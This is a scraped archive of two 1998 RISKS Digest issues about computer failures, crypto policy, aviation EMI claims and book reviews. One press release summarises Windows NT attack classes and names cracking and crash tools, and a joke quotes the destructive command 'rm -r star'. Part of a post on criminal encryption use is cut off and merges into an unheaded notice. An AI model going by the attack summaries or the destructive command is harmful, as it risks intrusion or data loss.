 - [Re: Rivest's chaffing concept](#)
[Stacy Friedman](#)
 - [Re: EMI and TWA 800](#)
[Piers Thompson](#)
 - ["Computers, Ethics and Society", Ermann/Williams/Schauf](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Problem in wintertime/summertime switching in Germany

Nikolaus Bernhardt <nikolaus@nikon.on-luebeck.de>
29 Mar 1998 21:30:00 +0100

On 29 Mar 1998, in the early morning hours (02:00), the official time in Germany changed from wintertime (UTC +1, MEZ) to summertime (UTC +2, MESZ). The hour from 02:00 to 03:00 is 'stolen' and will be given back in the changing from summertime to wintertime. Everyone has to adjust the clocks with a delta of +1 hour.

Deutsche Telekom, the formerly state-owned telecommunication company provides the time in their ISDN exchanges ("Vermittlungsstelle").

On 29 Mar 1998 the Deutsche Telekom made some mistakes in the City of Luebeck (local area code 0451): The system clocks were adjusted *twice* instead of once so that the ISDN-exchange provided a false time to all connected ISDN-devices.

Normally all the ISDN-Exchanges are synchronized by a radio driven clock

(DCF77 transmitting the official time in Germany).

Operators at the hotline were scared about this failure. After a few minutes they called me and told that the clock would be corrected immediately.

Computer systems equipped with a ISDN-Card can normally obtain the DCF-77 based time by retrieving the time token from the ISDN-Exchange and save the money for a local DCF-77 card -- which costs several hundred Deutschmarks (1.85 Deutschmark =~ 1 US\$).

The risk of trusting the time provided by the Deutsche Telekom is obvious.

When you want or need the official time, you better spend some money in a dedicated DCF-77 radio-controlled clock-device.

Nikolaus Bernhardt <Nikolaus@nikon.on-luebeck.de>

Y2K in China

D B Wagner <DWag@compuserve.com>

Mon, 30 Mar 1998 05:54:43 -0500

Check out

<http://www.redfish.com/USEmbassy-China/sandt/y2ku.htm>

for the Y2K situation in China as well as some other risky issues.

Don Wagner <DWag@compuserve.com> <http://coco.ihi.ku.dk/~dbwagner>

[I did, and it is pretty scary. PGN]

✂ April First, a bad day for high tech in Holland

Paul van Keep <paul@sumatra.nl>

Wed, 01 Apr 1998 23:25:03 +0200

It might be related to the date but things went seriously on 1 Apr 1998 in The Netherlands. Here's a recap of three problems as reported on the 6 o'clock news:

- Digging activity damaged a fibre optic cable in the north, leaving part of the country without phone service for hours. A classic single point of failure error.
- The national BeaNet system was down for part of the day. This is the system that processes among others debit (PIN) payments, ATM cash withdrawals and online I-Pay transactions. The failure was attributed to 'a problem with the computer'. Let's hope one computer is not what they depend on to run such an essential system.
- The Postbank (one of the largest banking institutions in the country) were confronted by a maintenance operation that took longer than it should. This had the side effect that the systems for online transactions (separate from the BeaNet system) were not reloaded with the latest account balances from the day before only. This caused problems for people trying to retrieve cash from postbank ATMs whose balance should have been positive but weren't because of the mismatch (the opposite was probably also true). Note that there are at least two separate systems here that track account balance (I

think there are even three) that get synchronized only once every 24 hours.

This allows for a lot of overdrafting.

Paul van Keep, Sumatra Software

🔥 Hackers Exploiting Over 100 Holes In Windows NT

"Shake Communications Pty Ltd" <shake@shake.net>

Thu, 26 Mar 1998 00:03:32 +1000

101 Ways to Hack into Windows NT

MELBOURNE, AUSTRALIA: A study by Shake Communications Pty Ltd has identified not 101, but 104, vulnerabilities in Microsoft Windows NT, which hackers can use to penetrate an organisation's network.

Many of the holes are very serious, allowing intruders privileged access into an organisation's information system and giving them the ability to cause critical damage - such as copying, changing and deleting files, and crashing the network. Most of the holes apply to all versions (3.5, 3.51 and 4) of the popular operating system.

Shake Communications, an information and internet security firm, has compiled the statistics as part of an ongoing study and compilation of vulnerabilities in popular hardware, operating systems, applications and programming languages.

The vulnerabilities are ranked High, Medium or Low according to the damage (loss of resources, time and money) they can cause and are

categorised into Denial of Service (D.O.S.) vulnerabilities, Server Message Block (S.M.B.) vulnerabilities, Malicious Program vulnerabilities and Miscellaneous vulnerabilities. The majority of weaknesses affect Versions 3.5, 3.51 and 4. Some apply only to one or two of the versions and others apply where an application, such as Microsoft Access, is running on Windows NT.

Some examples of how hackers (from both the outside and the inside of an organisation) can exploit the various vulnerabilities are as follows:

- * An intruder can crash the Windows NT system by sending spoofed packets to multiple ports where the source and destination settings are the same;

- * Holes in the Server Message Block authentication can give a local user unauthorised network access under certain conditions (for example, an employee can break into the payroll system);

- * An unauthorised user can use the alerter and messenger services to send fake pop-up messages to legitimate users and thereby fool them into entering information such as their password;

- * Hackers can use their own programs to exploit holes, such as L0phtCrack, a password cracking program, and NtAddAtom, a program which crashes NT;

- * Even where a domain user creates a file and removes all its permissions (reading, writing, deleting), an unauthorised user can still delete such a file.

Some of the holes have no recommended countermeasures and others rely on physical security measures (such as locking the Windows NT server in a room). Fortunately, there are software patches or fixes available to rectify many of the vulnerabilities. Microsoft freely provides these at its Web Site (<http://www.microsoft.com>). Unfortunately, many users are probably unaware that this service exists.

Shake Communications also provides links to patches/fixes in its Vulnerabilities Database, which also covers other operating systems, programs, applications, languages and hardware.

For more information contact Shake Communications at info@shake.net or +613 9555 8560. Shake Communications maintains a Vulnerabilities Database containing over 3,000 vulnerabilities and associated patches/fixes at <http://www.shake.net>. This is updated daily and available by subscription.

Acknowledgments

Costin Raiu
Joba DoVoe
Microsoft Corporation
Paul Ashton
The L0pht
www.ntshop.com

 **Pull rip cord**

<andrew@cucumber.demon.co.uk>

Mon, 16 Mar 1998 22:10:00 GMT

A correction published in a magazine about flying (if I heard correctly)...

The phrase reading:

"state zip code"

should have read:

"pull rip cord".

[source BBC Radio 4 - "The News Quiz"]

Risks: left to your imagination :-)

Andrew Gabriel, Consultant Software Engineer

✶ Painful spell-checker mistake in WordPerfect

"Jeroen Bruintjes" <brun@bart.nl>

Mon, 16 Mar 1998 11:37:37 +0000

Being copywriters with a love for reliable and simple technology, we still use WordPerfect 5.1. However, this program also seems to have its glitches, one of which can be quite embarrassing. Last week, a colleague stumbled on an error in his (Dutch) spell-checker. While scanning his text, the program didn't recognize the word 'Campbell'. It suggested 'kampbeul' as an alternative. Which in English stands for *camp bully *or *camp executioner*.

Good thing he wasn't using the spell checker on autopilot. Such mistakes can very well cause a customer to end all relationships.

Jeroen Bruintjes

[You needed a Campbell Soup-er Checker. Dank U wel. PGN]

✶ Risks of unfortunate product names

Jim Griffith <griffith@netcom.com>

Mon, 30 Mar 1998 10:45:19 -0800 (PST)

Stolen shamelessly from alt.humor.best-of-usenet, which was stolen

shamelessly from rec.humor.oracle.d:

> Subject: Re: The question was too hard...

> From: "Roger Strong" <rstrong@yetmans.mb.ca>

> Newsgroups: rec.humor.oracle.d

>

> One of my co-workers was on the phone, walking a customer through removing

> the software for a Star multiport from an NCR Tower. The command was

> "rm -r star". It took a full fifteen minutes for him to figure out why it

> was taking so long.....

Jim

✶ Inaccurate study quoting, Re: anti-crypto rhetoric (Ellison, R-19.62)

Robert J. Perillo <perillo@gibraltar.ncsc.mil>

Fri, 20 Mar 1998 14:56 EST

The statement made by Carl Ellison <cme@cybercash.com>, 06 Mar 1998

([RISKS-19.62](#)), "How come Dorothy Denning didn't find any significant use of

crypto by criminals in her survey of law enforcement officers?",
is
inaccurate. The Denning-Baugh report, referenced below, did find
significant use of encryption by criminals, 500 current cases
worldwide,
over 20 cases were presented in detail, and they estimate that
the number is
growing at annual rate of 50-100% (some cases from the report
are listed
below). In more than one of the cases, the encrypted
information could not
be deciphered by law enforcement.

The report does make clear that encryption could pose problems
for law
enforcement in the future. "Our findings suggest that the total
number of
criminal cases involving encryption worldwide is at least 500,
with an
annual growth rate of 50 to 100 percent." And "Quite a few
people are
technically sophisticated."

Instead, the study's main conclusion was that it was unable to
find any
current incident where the use of cryptography significantly
hindered an
investigation or prosecution. "Most of the investigators we
talked to did
not find that encryption was obstructing a large number of
investigations.
When encryption has been encountered, investigators have usually
been able
to get the keys from the subject, crack the codes, or use other
evidence,"
states the report.

The statements that criminals have not used Crypto AG or CyLink
encrypting
telephones are also incorrect. The Denning-Baugh report did not
even
address this topic. But, evidence was presented in the late
1980's that

possible foreign Terrorist organizations and Drug Cartels were using Crypto AG Voice CIPHERING products. According to an ex-employee's legal filings, and "tell-all" book, Crypto AG was requested to insert flaws and weaknesses into their equipment that could be falling into criminal hands.

An interesting observation about the report is that when encryption is encountered by law enforcement, they are unprepared to deal with it and forced to use in-house computer forensic specialists (with little training in cryptography), consultants, academics, and/or private companies to attack the problem. While the U.S. Government spends at least \$7 to \$10 billion per year on "code breaking" at Military-Defense and Intelligence organizations, under current law ("posse comitatus" on up) it is illegal for these resources to be used for domestic law enforcement. We could change these laws, and increase funding to these agencies to handle their new mission? We could create similar agencies inside domestic law enforcement at equivalent cost? Therefore, the requests by law enforcement, to promote and have access to corporate and local Key Recovery systems, can be seen as a low-cost solution to the problem and an effort to save money for the U.S. taxpayer.

The cases examined include:

* "The Japanese death cult, Aum Shinrikyo, which used encryption to store records on its computers. Authorities were able to decrypt the files in 1995 after finding the decryption key on a floppy disk. And found evidence of

plans to launch attacks in the U.S. and Japan."

* The New York subway bomber, Edward Leary, who had created his own encryption system to scramble files on his computer. According to the report, after Manhattan police "failed to break the encryption, the files were sent to outside encryption experts. These experts also failed. Eventually, the encryption was broken by a federal agency. The files contained child pornography and personal information which was not particularly useful to the case."

* "A police department in Maryland encountered an encrypted file in a drug case. Allegations were raised that the subject had been involved in document counterfeiting, and file names were consistent with formal documents. Efforts to decrypt the files failed, however, so the conviction was on the drug charges only."

* "The head of a California gambling ring kept his records in a commercial accounting program encrypted with a code word. The maker of the program refused to help law enforcement break the code, but access to the files was gained by exploiting a weakness in the computer system. This yielded four years of bookmaking records which resulted in a guilty plea on criminal charges and payment of back taxes."

* The espionage case against former CIA employee Aldrich Ames, who was directed by his Soviet handlers to encrypt computer file information that was passed to them, "and was eventually convicted of espionage

27 Mar 1998 15:03:44 GMT

The RC5-64 Project can change the US law on encryption technology. However, it needs your help to achieve this goal. US laws currently limit the export of high-bit encryption messages/programs. The RC5-64 Project proves that these low-bit technologies offer insufficient protection. If you're interested, visit <http://bovine.home.ml.org> .

The Bovine United Team

⚡ Re: Funding for a new software paradigm (Moran, [RISKS-19.64](#))

Fred Cohen <fc@all.net>

Tue, 31 Mar 1998 22:06:44 +6400 (PST)

I assume (hope? wish!!??) this is a joke?
> this new approach, dubbed "Fault-Oblivious Computing", to quickly become the
> dominant software-engineering paradigm. [...]

I have a few better ideas - but DARPA will not likely fund them:

- 1) Devise a language that fails safely (where safety has programmer adaptable defaults and values) so that failures "do the right thing". I think that Perl and Basic come pretty close to this.
- 2) Create a set of standard and approved subroutines that replace the default system calls and include proper error handling (as well as providing for easier portability).
- 3) Teach programmers that "don't care" return values are turned into

real - and usually wrong - semantics at runtime.

- 4) Create a charge-back system where each system crash costs the company that provided the software \$100. Based on historical statistics, mandate that a bond in the expected amount for the lifecycle of the system be posted as a condition of sale.
- 5) Use a real operating system and real programs built for resiliency
instead of demos built for time to market in critical systems.
- 6) Require a quality control and support system for those who provide
government systems for military use.

Fred Cohen & Associates: <http://all.net> - fc@all.net - tel/
fax:510-454-0171

✉ Re: DJ10K ([RISKS-19.64](#))

Frank Markus <fmarkus@pipeline.com>
Wed, 01 Apr 1998 14:17:30 -0500

The report in [RISKS-19.64](#) about the likelihood that a five-figure Dow Jones Average will break many software programs designed to deal with four-digit averages brings to mind a current problem. Berkshire Hathaway is a significant stock on the New York Stock Exchange. For good and sufficient reasons, Warren Buffett, the chairman of the company, does not consider it wise to either split the stock or to pay dividends. As has been widely reported, Berkshire Hathaway has been very successful. The problem is that as the price of the stock is now far greater than any other stock on the

NYSE. (As I write, it is well above \$60,000 a share.)

The computers that set the stock tables for the *Wall Street Journal* and *The New York Times* cannot cope with Berkshire. I discovered that the price of BRK.A is hand entered into the stock tables of both papers when I called both to report that their closing price for the previous day differed substantially. Apparently it was not the first time it had happened. Other newspapers avoid both the software and the column-formatting problems by omitting Berkshire (which happens to be a leading stock in terms of market capitalization.)

On the Internet, I have been unable to find a single generally available portfolio program that can deal with Berkshire! Among those that cannot are My Yahoo!, Quote.com and C|Net's Snap.

✉ Re: Rivest's chaffing concept ([RISKS-19.64](#))

"Stacy Friedman" <SFRIEDMA@us.oracle.com>
31 Mar 98 17:43:32 -0800

I recently read a joke which went something like this:

LETTER TO VICE PRESIDENT:

Bob Smith, my assistant programmer, can always be found hard at work in his cubicle. Bob works independently, without wasting company time talking to colleagues. Bob never thinks twice about assisting fellow employees, and he always

finishes given assignments on time. Often Bob takes extended measures to complete his work, sometimes skipping coffee breaks. Bob is a dedicated individual who has absolutely no vanity in spite of his high accomplishments and profound knowledge in his field. I firmly believe that Bob can be classed as a high-caliber employee, the type which cannot be dispensed with. Consequently, I duly recommend that Bob be promoted to executive management, and a proposal will be executed as soon as possible.

- Project Leader

A SUBSEQUENT MEMO WAS SOON SENT FOLLOWING THE ABOVE LETTER:

That idiot was reading over my shoulder while I wrote the report sent to you earlier today. Kindly read ONLY the odd numbered lines (1, 3, 5, etc...) for my true assessment of him. Regards.

How's that for separating the wheat from the chaff?

Stacy Friedman, Senior Performance Engineer, Oracle Forms
sfriedma@us.oracle.com (650) 506-8008

✶ Re: EMI and TWA 800 ([RISKS-19.64](#))

Piers Thompson <piers_thompson@ionica.co.uk>
Wed, 1 Apr 1998 14:32:58 +0100

>The April 9 New York Review of Books has published a long special
>supplement, "The Fall of TWA 800: The Possibility of
Electromagnetic
>Interference," by Elaine Scarry, a noted author and Harvard
professor:

I note from the paper itself that Elaine Scarry is professor of "Aesthetics and General Theory of Value". I don't know whether her noted authorship includes any titles of relevance to air investigation or EMI.

The paper itself makes a number of elementary errors of fact and relies heavily on innuendo for effect. It is far from a rational, scientific review of the evidence. The author claims that parts have been subjected to scientific review. It seems unlikely.

>

> <http://jya.com/twa800-emi.htm> (128K with 3 images)

>

>The article closely examines the possibility of electromagnetic interference

>in TWA 800's controls, comm, and black boxes by activities of the ten US

>military planes and ships in the vicinity which were heavily equipped for

>electronic warfare and were conducting tests of the gear.

The paper presents no evidence (and doesn't even claim) that the military units were either "heavily equipped for electronic warfare" or "conducting tests".

Piers

✶ "Computers, Ethics and Society", Ermann/Williams/Schauf

"Rob Slade" <rslade@sprint.ca>

Mon, 30 Mar 1998 08:03:27 -0800

BKETHICS.RVW 980131

"Computers, Ethics and Society",

M. David Ermann/Mary B. Williams/Michele S. Shauf, Oxford, 1997.

%A M. David Ermann

%A Mary B. Williams

%A Michele S. Shauf

%C 70 Wynford Drive, Don Mills, Ontario M3C 1J9

%D 1997

%G 0-19-510756-X

%I Oxford University Press

%O C\$29.95 800-451-7556 fax: 919-677-1303 cjp@oup-usa.org

%P 340 p.

%T "Computers, Ethics and Society, Second Edition"

Ethics. Don't talk to me about ethics.

Computer industry the size of a planet, security specialists sleeping under every bush, a zillion philosophy students and what do we do? We write a textbook.

It's so depressing.

It has been seven years since the first edition of this book was published, and five years since I reviewed that first edition. I was rather looking forward to it at the time, it being the only title I had found to address this all important issue. I was a bit chagrined to find that it was, a) a series of articles, rather than a book; and, b) a textbook. Well, courses on computer ethics are important, and in the interim there have been both other textbooks and serious examinations of the topic for the working professional. I've gotten over my disappointment that the book was a textbook, but still find it to be flawed *as* a textbook. As with other,

similar, works, some of the disappointment arises from the fact that, so far, this is close to the best we can do.

The apparent organization of the material is good. The first section of papers deals with general ethical theory. Unfortunately, the background is somewhat limited, dealing only with utilitarianism, generally simplified to "the greatest good for the greatest number", and some minor variations. (Kant's "Categorical Imperative" is covered, but it can easily be seen as a special case of utilitarianism where "badness" is exponential.) The first paper, "Ethical Issues in Computing," stands as an overview of topics to be covered in the book. As such, the piece can't be faulted for a lack of depth. However, what analysis there is in the essay betrays a reliance on facile reasoning and presumptions based on strictly anecdotal evidence, or no evidence at all. In this regard, it foreshadows too much of the material in the book overall. The second and third papers, "Information Technologies Could Threaten Privacy, Freedom, and Democracy," and "Technology is a Tool of the Powerful," demonstrates another shortcoming of the book: an emphasis on theoretical societal, rather than practical personal, responsibilities and issues. As the material begins to examine generic ethical principles in light of specific problems, the treatment becomes uneven, although by and large it offers little except further problems in defining moral action. (I was sad to see that a first rate treatise on privacy as it relates to monitoring of criminal offenders; lucid, readable and almost

poetic while
casting an insightful new light on the subject; has been
removed.)

In light of my comments about a social bias to the book, it may
seem strange
that part two is entitled "Computers and Personal Life."
However, personal
action and responsibility is in the minority. Four papers deal
with
privacy, commerce, and employment, again pitting the individual
against the
mass, if not the state. The excerpt from Gates' "The Road
Ahead" (an
unremarkedly ironic inclusion given the current debate and legal
battles
over "ownership" of the desktop) is nothing more than a bit of
blue sky
pronouncing. The articles by Postman, Gergen, and Broadhurst
are better
informed, but no closer to ethics. Eugene Spafford seems to be
the only
contender in the personal activity arena.

"Computers and the Just Society" is definitely back with the
person against
the principality, paying particular attention to employment (in
the
aggregate) and privacy (as being eroded by legislation against
encryption).
There is a nod to cyberspace and the law on the way through, but
it isn't
much improvement over the first edition. (Aristotle and
Augustine didn't
even make the cut this time out.)

Part four, on "Computing Professionals and Their Ethical
Responsibilities"
shows titular promise, but is back on the individual against
society once
more. Indeed, there is little that is specific to the computing
professional. A paper on "whistle-blowing" is clear as to the
issues, but

finally ambiguous as to any answers. Steven Levy's piece on Lotus Marketplace is a bit depressing when you realize the final outcome: Lotus never did release marketplace, but a number of recent "products" are much greater invasions of privacy.

Given the almost absolute emphasis on society, I was rather surprised to see only one paper, and that tangentially, related to the rise of the Internet. The net has become a major force in society, both in spreading hate literature and other disinformation, and in promoting democracy and discourse. The second edition does not appear to have taken the opportunity to come up to date in this regard.

Much of the material collated here is interesting, and worthwhile background for a course in computer ethics, but it doesn't go anywhere. The quality is very uneven and, ultimately, much of the writing is disappointing. The section and subsection headings often bear only the most tenuous connection to the contents, although related articles tend to have some commonality. As course reading material, this book could be very useful in the hands of a good instructor. As a resource for those working in the lines ... well, I suppose we keep looking and hoping.

copyright Robert M. Slade, 1993, 1998 BKETHICS.RVW 980131



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 66

Thursday 9 April 1998

Contents

- [Stanford business school hit by \[Windows\] computer 'disaster'](#)
[PGN](#)
- [More Windows Magic](#)
[Bob Frankston](#)
- [LA county pension fiasco](#)
[Richard Schroepel](#)
- [AOL Stock Charts Posted Erroneously Due To "Malfunction"](#)
[Irvin Jay Levy](#)
- [STOVEACT - Oops, Wrong Number... Gridlock!](#)
[Jeremy Leader](#)
- [Re: EMI and TWA800](#)
[Peter B. Ladkin](#)
- [Re: Phone scam alert: Social Engineering 101](#)
[PGN](#)
- [Rice University spammed too!](#)
[Scott Ruthfield](#)
- [Re: Funding for a new software paradigm](#)
[Nick Rothwell](#)
[Fred Cohen](#)
[Erann Gat](#)

- ["Web Security: A Step-by-Step Reference Guide", Lincoln D. Stein](#)
[Rob Slade](#)
 - [ICDCS-18 cfp](#)
[Teruo Higashino](#)
 - [Info on RISKS \(comp.risks\)](#)
-

★ **Stanford business school hit by [Windows] computer 'disaster'**

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 9 Apr 98 14:56:47 PDT

The Stanford University Graduate School of Business underwent a serious computer system breakdown on 7-8 Mar 1998 (during the weekend that GSB was hosting an entrepreneurship conference on ``The Technology of Success''), and some folks are still trying to recover. Under the guise of ``routine maintenance'' to add storage capacity to two network file servers, disaster struck. The files were unreadable. The Admin server was able to be restored from backup tapes, but the other server with faculty and student files was clobbered when backup tapes were loaded, overwriting the original contents without being able to restore the backups. At least 10 faculty members and Ph.D. candidates have still not been able to recover their files -- in some cases representing work over the past three years. The article notes that ``many of the faculty members and students were shielded from the disaster because they used Apple computers or Unix mainframes [sic] -- rather than the Windows-based PCs served by the business school network.''

[PGN Abstracting from an article by Scott Herhold, *San Jose

Mercury News* ,

8 Apr 1998 (<http://www.sjmercury.com/business/center/stanford09.htm>)]

[Noted by several readers.]

⚡ More Windows Magic

<Bob_Frankston@frankston.com>

Tue, 7 Apr 1998 13:10 -0400

Under Windows 95 I had a database "C:\abc\abc.mdb". I decided to move it to the server (Y:\x\Data\abc\abc.mdb) and updated my toolbar link. To be safe I renamed the old directory "C:\abc.x". All was fine.

I then decided to go back to the old location and renamed abc.x back to abc, moved the updated database back and renamed the Y directory to abc.z to be safe. All seemed fine.

By habit I clicked the toolbar link and it worked.

In a little while I realized it shouldn't. W98 had updated the link on my behalf to "y:\x\data\abc.z\abc.mdb". Huh? Nice favor but not at all what I wanted. I then renamed the database itself to "y:\x\data\abc.z\abcz.mdb". But, again Windows was smarter than me and updated the link.

(Actually, this was under Windows 98, beta 3 but I presume the behavior is the same on Windows 95).

⚡ LA county pension fiasco

"Richard Schroepel" <rcs@CS.Arizona.EDU>

Wed, 8 Apr 1998 10:37:03 MST

<summarized from Nando --rcs>

L.A. County's pension missing \$1.2 billion from computer error

LOS ANGELES (8 Apr 1998) Because of a computer programming gaffe, the nation's most populous county failed to contribute \$1.2 billion to its pension fund over 20 years. The mistakes, discovered when pension administrators brought in an outside auditing firm to look at the books, will likely force cash-strapped Los Angeles County to spend an additional \$25 million annually to make up for insufficient fund contributions, the Los Angeles Times reported Wednesday. [<http://www.nando.net>]

[Curious that they saved \$60M/year by not contributing, and it will only cost \$25M/year to recover, but the fund has benefited from the stock market run-up. --rcs]

<pension officials flabbergasted>
<software firm acknowledges error>
<is being replaced for other reasons>

<my editorial:>

Two issues here: Computational Complexity & Data Availability

Can you verify the accuracy of the deductions made from your paycheck?

How about your mortgage payment, or the interest on your savings account?

Is that \$5.25 for dental insurance, or the United Fund?

I've tried to check savings account interest: it isn't easy, because the banks use various fudge factors along the way. The tellers (remember tellers?) don't know the formula, and the branch manager has to look it up.

We should demand, as a correct business practice, that all calculations like this should include sufficient details for independent checking.

For a payroll withholding tax deduction, this would be the formula used ("227 + 28% (paycheck-\$1250), from line 37 in Weekly Paycheck table of IRS publication E, available at <http://blackhole.gov>") and pub E would indicate that the numbers are calculated by dividing the statutory annual rates by 52.

If we make checking easy enough, then those of us who are numerically inclined (and either bored or paranoid) will do some checking, part of the time. This sampling will catch the gross systematic errors, which is the first step toward correction. (We will also need an arithmetic ombudsman to force corrections, since we usually are dealing with organizations more powerful than ourselves.)

Following the same principal, all code used to calculate pensions, mortgages, etc. should be required to be public. [It wouldn't hurt for x-ray machines and air-traffic control either, but that's another story.]

Public accounts should be published as soon as practicable. Pension funds need have no secrets. Imagine if the Orange County derivative

position had been posted on the web each night.

Rich Schroepel rcs@cs.arizona.edu

⚡ AOL Stock Charts Posted Erroneously Due To "Malfunction"

IJL <IJL@gordonc.edu>

Thu, 9 Apr 1998 16:42:32 -0400 (EDT)

AOL calls this a "chart problem." One wonders what an investor who took the data seriously might call it. Irvin Jay Levy, Gordon College

"CHART PROBLEM, THURSDAY 4/9/98

Erroneous data was posted to many MNC charts Thursday, April 9, 1998, starting at approximately 9:30 am ET and ending at approximately 10:45 am ET. Please disregard data posted on the charts in this period.

The problem was caused by a computer malfunction. Affected charts include the stock indexes and intraday stock charts.

We deeply regret any inconvenience this causes.

America Online

Transmitted: 4/9/98 11:55 AM"

⚡ STOVEACT - Oops, Wrong Number... Gridlock!

Jeremy Leader <jleader@alumni.caltech.edu>

Fri, 3 Apr 1998 19:49:24 -0800 (PST)

A local network news show recently reported on a new system called STOVEACT (STolen VEHICLE ACTivation), which would allow police to shut down a fleeing car.

Highlights:

- State DMV computer would have, in the record for a STOVEACT-equipped vehicle, the vehicle's "STOVEACT number"; a standard police query of the DMV database would display this info.
- Police could trigger the device by a phone call. They would wait until the vehicle was in a safe place to stop.
- Upon triggering, the vehicle flashes its lights, honks its horn, and announces over a loudspeaker that it's a stolen vehicle and is about to shut down.
- After 2 minutes of flashing/honking/etc., the device does a 10 second countdown (displayed on the dash and spoken over the loudspeaker), and shuts off the engine.
- The reporter mentioned the idea of requiring this device on the cars of convicted drunk drivers.

Looking at a few of these steps, the "obvious" risks (ignored by the news report) seem to include:

- What if an unauthorized person gets a vehicle's STOVEACT number?
- How secure is the phone number? Against mis-dials? Against hackers?
- Can the shut-down be aborted, if during the two-minute warning the car ends up someplace unsafe to stop (on a railroad crossing, e.g.)?

- How easily could a criminal disable the device?
- How likely is the device to spontaneously activate?

Jeremy Leader <jleader@alumni.caltech.edu>

✶ Re: EMI and TWA800

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Mon, 06 Apr 1998 21:25:15 +0200

Piers Thompson contributed a pithy comment in [RISKS-19.65](#) on the article by

Elaine Scarry (*New York Review of Books, 9 Apr 1998, also at <http://jya.com/twa800-emi.htm> as announced by Woods, [RISKS-19.64](#)) on whether

electromagnetic interference (EMI -- she prefers the acronym HIRF, which she

says stands for High-Intensity {Radio Frequency | Radiated Fields} for those

who read BNF) could have been `the cause' of TWA800's crash in July

1996. She posits military activity in the area as potentially responsible

for this HIRF. She identifies as possible sources a Black Hawk and an HC-130

within 5 miles horizontally and two miles vertically below TWA800; a P3

6,000+ft above; a C-141 and C-10 `in the vicinity', a Coast Guard cutter 15+

miles distant (and of course 13,700 ft = 2.5 miles below); an Aegis cruiser

180+ miles distant; and three submarines 70-200 miles south.

I find myself in sympathy with Thompson's comment and would like to

contribute a few comments on Scarry's actual argument.

Omitting the surrounding packaging, she actually gives two concrete scenarios (1 and 3) and one supposition (2):

- (1): Arcing from high-voltage to low-voltage wires, caused by a `pulse of energy' from outside the aircraft, caused the central fuel tank explosion;
- (2): "Whatever evidence in the plane made lightning a possible candidate [for consideration as energy source for ignition] should make HIRF a candidate as well";
- (3): "A sudden pulse of energy from a military jammer or countermeasures system could have acted to knock the plane out of control"

She wants the possibility of HIRF to become part of the TWA800 inquiry. Let's save the trouble and do it right here. One can show that investigating (1) won't lead anywhere; and (2) and (3) are completely implausible. Before the arguments, some background.

The breakup sequence of Flight 800 was initiated by the breakup of the Wing Center Section (<http://www.nts.gov/events/twa800/exhibit.htm> Exhibit 18A, Metallurgy/Structures Sequencing Group Chairman's Report, Section 7.3) whose breakup sequence itself showed signs of an early `overpressure event' (op. cit Section 5.2.3). This means a central fuel tank explosion. Accordingly, one searches for the origin of the explosion, and this has not definitively been identified, so the investigation is still open. Hugh Chicoine has described to me (in another context in private conversation) that three factors must converge to form an `Ignition Sequence': available

oxygen, a combustible, and a competent ignition source. I understand that the first two have been identified in the case of TWA800, and have led to the extensive research into flammable fuel vapors in central wing tanks of commercial aircraft. The search for a competent ignition source is open.

When inquiring about the possible effect of EMI on aircraft systems, it is important to distinguish, as Scarry does not appear to, between the various kinds of electrical systems on board aircraft: fly-by-wire controls are different from navigation electronics, which are different from fuel pump electrics, which are different from the ovens used for heating passenger meals. She refers to a certain number of accidents to support her case: these occurred to Black Hawk helicopters (see e.g., [RISKS-5.56](#), 5.58, 5.59 from a decade ago) and according to Scarry to F111s during the U. S. raid on Libya. I understand these accidents are believed to have emanated from EMI-FBW interference.

There is as yet no definitive incident with reproducible symptoms in which EMI is known to have interfered with commercial aviation navigation systems in navigable airspace, as far as I am aware, although there are plenty of plausible 'anecdotes' (Ladkin, [RISKS-19.24](#); see also my essay at <http://www.rvs.uni-bielefeld.de> --> Publications --> Electronic Journalism --> RVS-J-97-03. There is the possible exception of cases in which aircraft violate airspace restrictions -- stay away from those microwave antennas :-). Also as far as I am aware there has been as yet no

suspected incident of EMI interfering with electronic control ('fly-by-wire' or FBW) on commercial aircraft, but in the case of TWA800 this question is moot since the Boeing B747-100 is a 'classic' aircraft with hydraulic and mechanical controls.

Electrics are generally more robust than electronics. The main potential ignition sources that have been considered are mechanical electrical sources; a pre-existing fire below the central wing tank; a bomb; a missile (<http://www.nts.gov/events/twa800/exhibit.htm> Exhibit 20A, Fire and Explosion Group Chairman's Report, Section 3, p5). There was no evidence of a pre-existing fire, a bomb or a missile found. Potential sources explored include the electrical fuel gauging system; electrical power to the fuel pumps; a static electric charge/discharge; and 'other systems' (op. cit p6). "No evidence of electrical arcing or other mechanical failure signature has been noted on the hardware" (op. cit. Section 3, final sentence, p9).

Finally, one should note that an aluminium aircraft hull acts as a significant barrier in each direction to electromagnetic radiation on radio frequencies. The original response to questions of EMI from passenger electronics pointed out that the nav receiver antennae were outside the hull, but the potentially damaging signals were supposed to come from inside the aircraft, and no one could see a way that those signals could have interference strength outside - they simply couldn't be

powerful

enough. Later inquiry has suspected imperfect or degraded interior

avionics wiring connections (RVS-J-97-03, op. cit., from RTCA SC-177).

As far as I know, no one has published estimates of what the field strength

would have to be *outside* the aircraft in order to create that requisite

field strength *within* the aircraft hull sufficient to cause arcing

in any component of the fuel gauging system, fuel pumps or other such

systems. Note that since no evidence of arcing was found, any arcing that

did occur must have occurred in an item that was not recovered, despite

an unprecedentedly thorough search -- and will not be recovered because

the search has stopped.

This leads to the following commentary on Scarry's three suggestions.

ad 1: The inquiry has looked; no evidence of arcing was found; no evidence

therefore will be found; the only thing that can be done is to

calculate roughly the kind of field strength outside the aircraft

that would be required to cause sufficient arcing inside the aircraft

in the suspect but missing components. Any answer is going to be

very rough and could not be correlated with any physical evidence;

I suspect it could be calculated to a sufficient level of accuracy

by some engineering graduate student with a little data from the

component manufacturers who have already carried out such arcing

tests. I would not expect the answer to lend any

plausibility to the

supposition that HIRF could have caused arcing. Whether or not,

supposition it would remain since physical evidence there is not.

ad 2: A lightning strike contains enough energy to kill people it hits.

It does not contain enough energy to kill people 100 yards away from

a strike, unless one is happening to stand on a conduit without

rubber soles. I've been this close to mountain lightning strikes

twice without apparent arcing :-) A mile away from a lightning

strike is even less of a problem. I don't know that even the

military would consider discharging a Van de Graaf generator

on a P3, even if they could fit one large enough in the fuselage.

And I don't see how that remote and relatively mild event a mile away

could be compared with a direct lightning strike on an aircraft.

I find such a comparison um, implausible.

ad 3: The control on this aircraft is via cables and hydraulics. HIRF

affects these not one jot. This is a truly stupid supposition

